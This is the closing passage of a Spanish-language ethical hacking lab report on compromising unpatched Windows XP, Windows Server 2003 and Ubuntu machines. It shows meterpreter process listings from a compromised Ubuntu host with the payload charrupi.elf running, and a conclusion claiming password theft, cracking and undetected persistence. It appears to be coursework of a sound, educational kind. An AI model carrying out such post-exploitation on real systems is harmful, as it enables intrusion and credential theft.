En este apartado y una vez en meterpreter, con el comando **PS**, se listan todos los procesos activos actualmente en la maquina onjetivo.




```
meterpreter > ps

Process List
============

 PID    PPID   Name           Arch    User              Path
 ---    ----   ----           ----    ----              ----
 1      0      systemd        x86_64  root
 2      0      [kthreadd]     x86_64  root
 3      2      [pool_workque  x86_64  root
               ue_release]
 4      2      [kworker/R-rc  x86_64  root
               u_gp]
 5      2      [kworker/R-sy  x86_64  root
               nc_wq]
 6      2      [kworker/R-kv  x86_64  root
               free_rcu_recl
               aim]
 7      2      [kworker/R-sl  x86_64  root
               ub_flushwq]
 8      2      [kworker/R-ne  x86_64  root
               tns]
 11     2      [kworker/0:0H  x86_64  root
               -kblockd]
 12     2      [kworker/u12:  x86_64  root
               0-ipv6_addrco
               nf]
```

Ilustración 39-Listar procesos

En este apartado se puede apreciar lo mismos, pero de forma grafica y directamente en Ubuntu y podemos apreciar el ejecutable charrupi.elf, el cual se encuentra activo.



Procesos | Recursos | Sistemas de a...

Nombre del proceso	Usuario	% CPU	ID	Memoria	Lectura total de	Escritura t
at-spi2-registryd	victima	0,00	1985	655,4 kB	*N/D*	
at-spi-bus-launcher	victima	0,00	1898	655,4 kB	*N/D*	
bash	victima	0,00	14370	1,3 MB	*N/D*	
charrupi.elf	victima	0,00	14420	3,1 MB	4,1 kB	
crashhelper	victima	0,00	11142	393,2 kB	*N/D*	
dbus-daemon	victima	0,00	1698	2,2 MB	*N/D*	
dbus-daemon	victima	0,00	1912	393,2 kB	*N/D*	
dconf-service	victima	0,00	2365	524,3 kB	77,8 kB	180
evolution-addressbook-factory	victima	0,00	2309	3,9 MB	5,1 MB	36
evolution-alarm-notify	victima	0,00	2086	13,9 MB	3,3 MB	
evolution-calendar-factory	victima	0,00	2269	3,4 MB	4,6 MB	
evolution-source-registry	victima	0,00	2025	8,5 MB	19,0 MB	
firefox	victima	0,00	11004	222,3 MB	1,8 MB	157,
forkserver	victima	0,00	11225	8,8 MB	*N/D*	
gcr-ssh-agent	victima	0,00	1838	655,4 kB	65,5 kB	
gdm-wayland-session	victima	0,00	1744	393,2 kB	*N/D*	
gjs	victima	0,00	2035	4,9 MB	*N/D*	

4. CONCLUSIÓN

Este ejercicio de laboratorio demostró de forma muy clara que los sistemas que no están actualizados son un riesgo. Usando herramientas comunes que se encuentran en el mundo de la ciberseguridad, pudimos entrar en los sistemas de Windows XP, Windows Server 2003 y Ubuntu. Esto nos permitió ver lo vulnerables que son cuando no tienen las defensas adecuadas.

Logramos el objetivo principal:

- **Tomamos el control total**: No solo entramos, sino que conseguimos los permisos más altos para hacer lo que quisiéramos en las máquinas.
- **Fuimos más allá**: Pudimos sacar las contraseñas, descifrarlas, mantener el acceso sin ser detectados y hasta crear carpetas para demostrar que teníamos el control total del sistema.
- **La gran lección**: Este informe es un recordatorio de por qué es tan importante la seguridad. Nos enseña que las pruebas de hackeo ético no son solo un juego; son una forma de encontrar fallos antes de que alguien más los encuentre para hacer daño.

En resumen, los resultados de este trabajo confirman que incluso las vulnerabilidades más antiguas siguen siendo una puerta abierta para cualquiera. Un sistema sin parches es como una casa con la puerta sin seguro. Este informe sirve como una guía para entender esos riesgos y tomar medidas para proteger los sistemas de verdad.

5. REFERENCIAS

Thank you for downloading Ubuntu Desktop | Ubuntu. (n.d.). Retrieved September 2, 2025, from https://ubuntu.com/download/desktop/thank-you?version=24.04.3&architecture=amd64&lts=true

Thank you for downloading Ubuntu Desktop | Ubuntu. (n.d.). Retrieved September 2, 2025, from https://ubuntu.com/download/desktop/thank-you?version=24.04.3&architecture=amd64&lts=true

INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)